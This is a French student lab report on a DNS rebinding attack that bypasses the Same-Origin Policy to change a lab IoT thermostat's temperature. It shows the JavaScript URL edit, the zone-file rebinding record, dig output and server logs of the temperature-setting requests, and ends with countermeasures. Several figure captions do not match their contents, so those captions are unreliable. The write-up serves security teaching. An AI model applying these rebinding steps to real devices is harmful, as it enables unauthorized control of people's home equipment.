


FIGURE 20 – Console Firefox – détail de l'erreur Same-Origin Policy




FIGURE 21 – Comparaison des deux pages /change




FIGURE 22 – Thermostat avant tentative de modification depuis l'attaquant

```
192.168.64.189 - - [28/Mar/2026 20:03:39] "GET /temperature HTTP/1.1" 200 -  
192.168.64.189 - - [28/Mar/2026 20:03:40] "GET /password HTTP/1.1" 200 -  
192.168.64.189 - - [28/Mar/2026 20:03:40] "GET /temperature HTTP/1.1" 200 -
```

FIGURE 23 – Thermostat inchangé – la SOP a bloqué la requête

Interprétation

La Same-Origin Policy interdit à une page chargée depuis `attacker32.com` d'envoyer des requêtes vers `seedIoT32.com`, car leurs origines sont différentes (domaine différent). La console Firefox affiche une erreur de type *Cross-Origin Request Blocked*. La page `seedIoT32.com:8080/change` peut modifier la température car elle partage la même origine que le serveur IoT. Cette protection est efficace contre les attaques directes, mais peut être contournée par le DNS Rebinding.

Task 7 : Contournement de la SOP par DNS Rebinding

Objectif

Utiliser la technique DNS Rebinding pour faire croire au navigateur que `www.attacker32.com` pointe vers le serveur IoT, contournant ainsi la SOP.

Principe de l'attaque

La SOP vérifie le **nom de domaine**, pas l'adresse IP. L'attaque exploite cela en deux phases :

1. Phase 1 : `www.attacker32.com` → 192.168.64.220 (attaquant) – la page se charge normalement
2. Phase 2 : `www.attacker32.com` → 192.168.64.51 (IoT) – après expiration du cache DNS, les requêtes vont vers l'IoT mais le navigateur croit toujours parler à `attacker32.com`

Étapes réalisées

Étape 1 – Modification de `change.js` :

```
1 let url_prefix = 'http://www.attacker32.com:8080'
```





FIGURE 24 – Modification de `change.js` pour utiliser `attacker32.com`

Étape 2 – DNS pointe vers l’attaquant (Phase 1) :



```

192.168.64.189 - - [29/Mar/2026 10:44:29] "GET /temperature HTTP/1.1" 200 -
192.168.64.189 - - [29/Mar/2026 10:44:30] "GET /password HTTP/1.1" 200 -
192.168.64.189 - - [29/Mar/2026 10:44:30] "POST /temperature?value=99&password=8
xk2--cfhs30.7971538117130836 HTTP/1.1" 200 -
192.168.64.189 - - [29/Mar/2026 10:44:30] "GET /temperature HTTP/1.1" 200 -
192.168.64.189 - - [29/Mar/2026 10:44:31] "GET /temperature HTTP/1.1" 200 -
192.168.64.189 - - [29/Mar/2026 10:44:32] "GET /temperature HTTP/1.1" 200 -
  
```

FIGURE 25 – dig confirme `www.attacker32.com = 192.168.64.220` (avant rebinding)

Étape 3 – Modification du zone file pour le rebinding :

```
1 www IN A 192.168.64.51 ; Pointe maintenant vers IoT
```

```
1 sudo rndc reload attacker32.com
```




FIGURE 26 – Modification du zone file – rebinding vers 192.168.64.51

Étape 4 – Vérification du rebinding :

```

mahmoud@VM:~$ dig www.attacker32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 29322
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.attacker32.com.                IN      A

;; ANSWER SECTION:
www.attacker32.com.                10      IN      A      192.168.64.220

;; AUTHORITY SECTION:
attacker32.com.                    10      IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.                  10      IN      A      192.168.64.220

;; Query time: 287 msec
;; SERVER: 192.168.64.51#53(192.168.64.51)
;; WHEN: Sun Mar 29 10:40:22 EDT 2026
;; MSG SIZE rcvd: 96

```

FIGURE 27 – dig confirme `www.attacker32.com = 192.168.64.51` (après rebinding)

Étape 5 – Température modifiée avec succès :

```
mahmoud@VM:~$ dig www.attacker32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 27000
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 4096
;; QUESTION SECTION:
;www.attacker32.com.          IN      A

;; ANSWER SECTION:
www.attacker32.com.         10      IN      A      192.168.64.51

;; AUTHORITY SECTION:
attacker32.com.             10      IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.          10      IN      A      192.168.64.220

;; Query time: 5 msec
;; SERVER: 192.168.64.51#53(192.168.64.51)
;; WHEN: Sun Mar 29 10:43:31 EDT 2026
;; MSG SIZE rcvd: 96
```

FIGURE 28 – Thermostat à 99°C – attaque DNS Rebinding réussie

Interprétation

L'attaque DNS Rebinding a réussi à contourner la Same-Origin Policy. Le navigateur croit toujours communiquer avec `www.attacker32.com`, mais en réalité les requêtes atteignent le serveur IoT (192.168.64.51). La clé de l'attaque est le TTL court (10 secondes) qui force le navigateur à refaire une requête DNS, obtenant alors la nouvelle adresse IP. La console Firefox ne montre plus d'erreur car l'origine perçue reste `attacker32.com` pour les deux phases.

Task 8 : Attaque automatique

Objectif

Automatiser l'attaque DNS Rebinding sans nécessiter d'interaction de l'utilisateur, en utilisant un timer JavaScript qui déclenche automatiquement la modification de température.

Mécanisme

La page <http://www.attacker32.com:8080> contient un timer qui compte de 10 à 0. À chaque fois qu'il atteint 0, le code JavaScript envoie automatiquement une requête pour fixer la température à 88°C. L'attaquant effectue le rebinding DNS pendant que le timer tourne.




FIGURE 29 – Page de l'attaquant avec le timer en cours


```

192.168.64.189 - - [29/Mar/2026 10:58:14] "GET /temperature HTTP/1.1" 200 -
192.168.64.189 - - [29/Mar/2026 10:58:15] "GET /temperature HTTP/1.1" 200 -
192.168.64.189 - - [29/Mar/2026 10:58:15] "GET /password HTTP/1.1" 200 -
192.168.64.189 - - [29/Mar/2026 10:58:15] "POST /temperature?value=88&password=8
xk2--cfhs30.7971538117130836 HTTP/1.1" 200 -
192.168.64.189 - - [29/Mar/2026 10:58:16] "GET /temperature HTTP/1.1" 200 -
192.168.64.189 - - [29/Mar/2026 10:58:17] "GET /temperature HTTP/1.1" 200 -
192.168.64.189 - - [29/Mar/2026 10:58:18] "GET /temperature HTTP/1.1" 200 -
192.168.64.189 - - [29/Mar/2026 10:58:19] "GET /temperature HTTP/1.1" 200 -

```

FIGURE 30 – Zone file modifié pour pointer vers le serveur IoT (rebinding)




FIGURE 31 – Thermostat à 88°C – attaque automatique réussie

Interprétation

Cette tâche démontre le caractère furtif et automatique de l'attaque DNS Rebinding. L'utilisateur n'a qu'à visiter la page de l'attaquant (ce qui peut se faire via un lien dans un email ou une publicité), et l'attaque se déroule sans aucune interaction supplémentaire. Le timer synchronise le déclenchement de la requête avec l'expiration du cache DNS (10 secondes), assurant que la requête est bien redirigée vers le serveur IoT. La température monte à 88°C, illustrant comment un attaquant peut compromettre un dispositif IoT protégé par un pare-feu.

Conclusion

Ce TP a démontré le fonctionnement complet d'une attaque DNS Rebinding contre un dispositif IoT. Les points clés à retenir sont :

- La Same-Origin Policy est une protection importante mais contournable via la manipulation DNS.
- Un TTL DNS très court est l'élément clé qui permet le rebinding rapide.
- Les dispositifs IoT sans authentification forte sont particulièrement vulnérables.
- L'attaque est transparente pour l'utilisateur, qui ne voit qu'une simple page web.

Contre-mesures possibles :

- Utiliser HTTPS avec validation de certificat sur les dispositifs IoT.
- Implémenter une vérification de l'en-tête HTTP `Host` côté serveur IoT.
- Utiliser DNS-over-HTTPS pour éviter la manipulation des réponses DNS.
- Mettre en place une authentification forte sur les APIs IoT.